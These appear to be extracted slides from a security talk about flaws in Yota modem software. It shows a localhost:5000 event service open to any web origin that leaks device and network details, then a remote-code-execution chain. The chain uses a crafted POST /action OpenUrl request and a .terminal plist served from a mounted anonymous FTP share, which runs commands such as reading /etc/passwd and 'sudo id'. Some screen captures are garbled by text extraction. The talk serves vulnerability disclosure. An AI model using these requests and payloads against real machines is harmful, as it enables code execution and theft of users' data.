
Other devices, such as Yota Swift affected too!

WHAT CAN WE ATTACK?

- Yota personal cabinet (XSS, CSRF, Info Leakage)
- Yota Many (Sensitive Info Leakage, RCE)
- Yota Swift (RCE)
- **Yota Access (Sensitive Info Leakage, RCE)**

YOTA SOFTWARE

Software? But I'm just web script-kiddie 😞



Wow, web interface on 5000 port. Interesting...

YOTA SOFTWARE

Oh, this web again. I love it.

GET request to <http://127.0.0.1:5000/events?lastEventId=&r=5296692676227206>

Request Response

Raw Headers Hex


Access-Control-Allow-Origin: *

```
HTTP/1.1 200 OK
Connection: keep-alive
Access-Control-Allow-Origin: *
Cache-Control: no-cache
Content-Type: text/event-stream
Date: Пн , 24 Дек 2015 12:55:55 GMT

event: storageInitEvent
data: {"LAST_ROSS_RESULT":"{\"cm\":{\"welcomeScreen\":\"\",\"additionalText\":{\"en_US\":\"Network segment is temporary overloaded\",\"ru_RU\":\"В этом районе сеть временно перегружена\"},\"menuTurboText\":{\"en_US\":\"Request coverage improvement\",\"ru_RU\":\"Оставить заявку на улучшение качества\"},\"turboIcon\":\"TB_Man\",\"trayIcon\":\"Tray_Yellow\",\"trayStatusText\":{\"en_US\":\"Network segment is temporary overloaded\",\"ru_RU\":\"В этом районе сеть временно перегружена\"},\"mainText\":{\"en_US\":\"Connected to Yota\",\"ru_RU\":\"Подключен к Yota\"},\"showTurboButton\":1,\"turboText\":{\"en_US\":\"\",\"ru_RU\":\"\"},\"additionalLink\":{\"en_US\":\"http://www.yota.ru/bsload?{bs_status}\",\"ru_RU\":\"http://www.yota.ru/bsload?{bs_status}\"},\"barsIcon\":\"Bars_Warning\",\"flyoutTitleText\":{\"en_US\":\"Network is temporary overloaded\",\"ru_RU\":\"Сеть временно перегружена\"},\"trayHintText\":{\"en_US\":\"\",\"ru_RU\":\"\"},\"turboLink\":{\"en_US\":\"http://www.yota.ru/bsload?{bs_status}\",\"ru_RU\":\"http://www.yota.ru/bsload?{bs_status}\"},\"locales\":[\"en_US\", \"ru_RU\"],\"turboWidget\":{\"buttonAction\":{\"en_US\":\"\", \"ru_RU\":\"\"}, \"buttonIcon\":\"\", \"showButton\":0, \"buttonText\":{\"en_US\":\"\", \"ru_RU\":\"\"}}, \"bsInfo\":{\"bsStatus\":99, \"avqUsers\":56, \"regionId\":\"MOSCOW\"}}}, \"com.roox.cm.Common.App.NewsForm.Properties.unit.Height": 0 matches
```

YOTA SOFTWARE

Send request and wait for reply on :5000/events!



The screenshot shows a web browser window titled "yota_event_logging.html". The main content area is labeled "Log". At the top of the log, there are two buttons: "get info" and "send info". The log itself contains several lines of text representing event data:

```
01. Report Generation Time (Local): 24.11.2015, 16:10:34
02. Report Generation Time (UTC): 24.11.2015, 13:10:34

15. YOTA Version: YD3.1.0
16. YOTA State: No Device
17. Operating System: Mac OS X
18. Operating System Version: 10.11.1 (15B42)

1. cyberpunkych@cyberpunkych: python (Python)
{"id": "com.roox.cm.account.update", "data": {"context": {"slider": {"isVisible": false, "isEnabled": false, "backSlider": {"value": -1, "isVisible": false}, "applyButton": {"text": "Подключить", "isEnabled": false}}, "hint": {"isVisible": false}, "product": {"caption": "Текущие условия", "actualityDate": "", "isEnabled": false, "isVisible": false, "price": {"caption": "Стоимость", "value": ""}, "speed": {"caption": "Скорость", "value": ""}, "time": {"caption": "Времени осталось", "value": ""}, "offer": {"caption": "Новые условия", "actualityDate": "", "isVisible": false, "price": {"caption": "Стоимость", "value": ""}, "speed": {"caption": "Скорость", "value": ""}, "time": {"caption": "Времени останется", "value": ""}}, "balance": {"isVisible": true, "caption": "Баланс", "value": ""}, "turbo": {"isVisible": false, "isEnabled": false, "caption": "Включить макс. скорость"}, "offers": []}, "selfcare": {"isVisible": true, "text": "Войти в Профиль"}}, "___messageSource": "cd3520e2-7cf9-1489-66a5-83ec2fa87a16"}


{"id": "com.roox.cm.Common.App.Events.SummaryCollectingStarted", "data": {"kind": 2, "isDetailed": false}}

{"id": "com.roox.cm.Common.App.GenerateSummary", "data": {"isDetailed": false, "kind": 2}, "___messageSource": "54f35129-4957-bafe-3fa0-e29acfdd88db"}

{"id": "com.roox.cm.Common.App.Events.SummaryCollectingCompleted", "data": {"kind": 2, "isDetailed": false, "content": "01. Report Generation Time (Local): 24.11.2015, 16:11:04\n02. Report Generation Time (UTC): 24.11.2015, 13:11:04\n04\n15. YOTA Version: YD3.1.0\n16. YOTA State: No Device\n17. Operating System: Mac OS X\n18. Operating System Version: 10.11.1 (15B42)\n19. Computer Manufacturer: Apple\n20. Computer Model: MacBookPro9,2\n21. YOTA Full Version: Master-147_6446_auto_YD_RUS (YD_RUS)\n22. Developed by RooX (TM) www.rooxteam.com\n23. "}}
```

YOTA SOFTWARE

Ok, we can read some data, and so?



My lovely game – playing with parameters & requests!

YOTA SOFTWARE

Change true to false and get all information about your machine!

01. Report Generation Time (Local): 25.08.2015, 13:09:56
02. Report Generation Time (UTC): 25.08.2015, 10:09:56

05. IP Address: 10.134.199.132
06. ID: 0101259677
07. ECGI: 25011F271604
08. Signal (SINR/RSRP): 2/-95

15. YOTA Version: YD3.1.0
16. YOTA State: Connected
17. Operating System: Mac OS X
18. Operating System Version: 10.10.5 (14F27)
19. Computer Manufacturer: Apple
20. Computer Model: MacBookPro9,2

- 30. WWAN Technology:
- 31. Network:
- 32. ECGI:
- 33. Frequency:
- 34. Signal Level (dBm)

a

70. IMEI:
71. ICCID:
72. IMSI:

80. Device Name:
81. Firmware Version:
82. Driver Version:

YOTA Full Version:
Developed by RooX (TM)

0xff000000
len 64 scopeid 0x1
0xffff000000

```
*****  
** 1. command: scutil  
*****  
  
{  
    ExceptionsList : {  
        0 : *.local  
        1 : 169.254/16  
    }  
    FTPPassive : 1  
    HTTPEnable : 0  
}  
1
```

16:62
550 Vr HL TOS LCN
4 5 00 dc05 3b6b

	Flags	Refs
Gateway	UGSc	15
10.0.0.1	UCS	0
link#14	UCS	16
link#14	UHLWIir	
8:35:dd:27:f9:5a	UCS	
nk#14	UCS	
0.0.1		
0.1		
0.7		

UH	1	20	0
UH	0	0	4227
UCS	0	0	0
	12	651980	0
Gateway	0	0	0
::1			0
fe80::1%1			0

```
*****  
ru  
*****  
frag needed and DF set (MTU 1400)  
  Src      Dst      0.0.10  213.180.193.3  
  fe80::1%lo0 link#13 fe80::8c87:23ec:1db3:dele8u  
  link#1   80::8c87:23ec:1db3:dele8u  
  link#13 link#14 f8:35:dd:27:f9:5b  
  ::1      link#4
```

OK. WHERE IS RCE?!1

YOTA SOFTWARE**Here.**


Request				Response			
Raw	Params	Headers	Hex	Raw	Headers	Hex	
<pre>POST /action HTTP/1.1 Host: localhost:5000 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0 Accept: /* Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 161 Origin: null Connection: keep-alive Pragma: no-cache Cache-Control: no-cache {"id":"message","data":{"\\"id\\":\\"com.roox.cm.Common.App.OpenUrl\\",\\"data\\\" {\\"url\\\":\\"file:///Applications/Calculator.app\\",\\"__messageSource\\":\\"any_ text\\")}}</pre>				<pre>HTTP/1.1 200 OK Content-Length: 2 Cache-Control: no-cache Content-Type: application/json Connection: keep-alive Date: 24 02 2015 13:28:11 {}</pre>			

Windows affected too.


Short instruction for OS X:

From opening file to full RCE

- \$ open <ftp://anon@1.1.1.1/> - will mount ftp to /Volumes/1.1.1.1/
- .terminal file could exec any commands after opening
- Sometimes you can get root without any exploits! (remember ‘sudo’ feature in OS X ☺)



```
yota_rce.terminal
26 <key>WindowTitle</key>
27   <string>Hacked!!!</string>
28 <key>CommandString</key>
29   <string>
30     cat /etc/passwd;
31     uname -a;
32     sudo id
33     osascript -e 'display dialog "PWND!!1"'
34   </string>
35 </dict>
36 </plist>
37
, 6 lines, 154 characters selected
Tab Size: 4 Plain Text
```






YOTA SOFTWARE

Video here.

CONCLUSION

Test yourself here - <http://yota.hlsec.ru/>
Questions?



CONCLUSION

Thnx:

- Oleg Kupreev (@090h)
- Sergey Vishnyakov (@n3tw0rk)
 - Timur Yunusov (@a66at)
 - Dmitry Evteev (@devteev)
- Vyacheslav Egoshin (@vegoshin)
 - Psych0tr1a (@Psych0tr1a)
 - DC7499 and 2600 community
 - Matt Austin ([From XSS to RCE](#))

BYE!

Thank you for the attention!

@cyberpunkych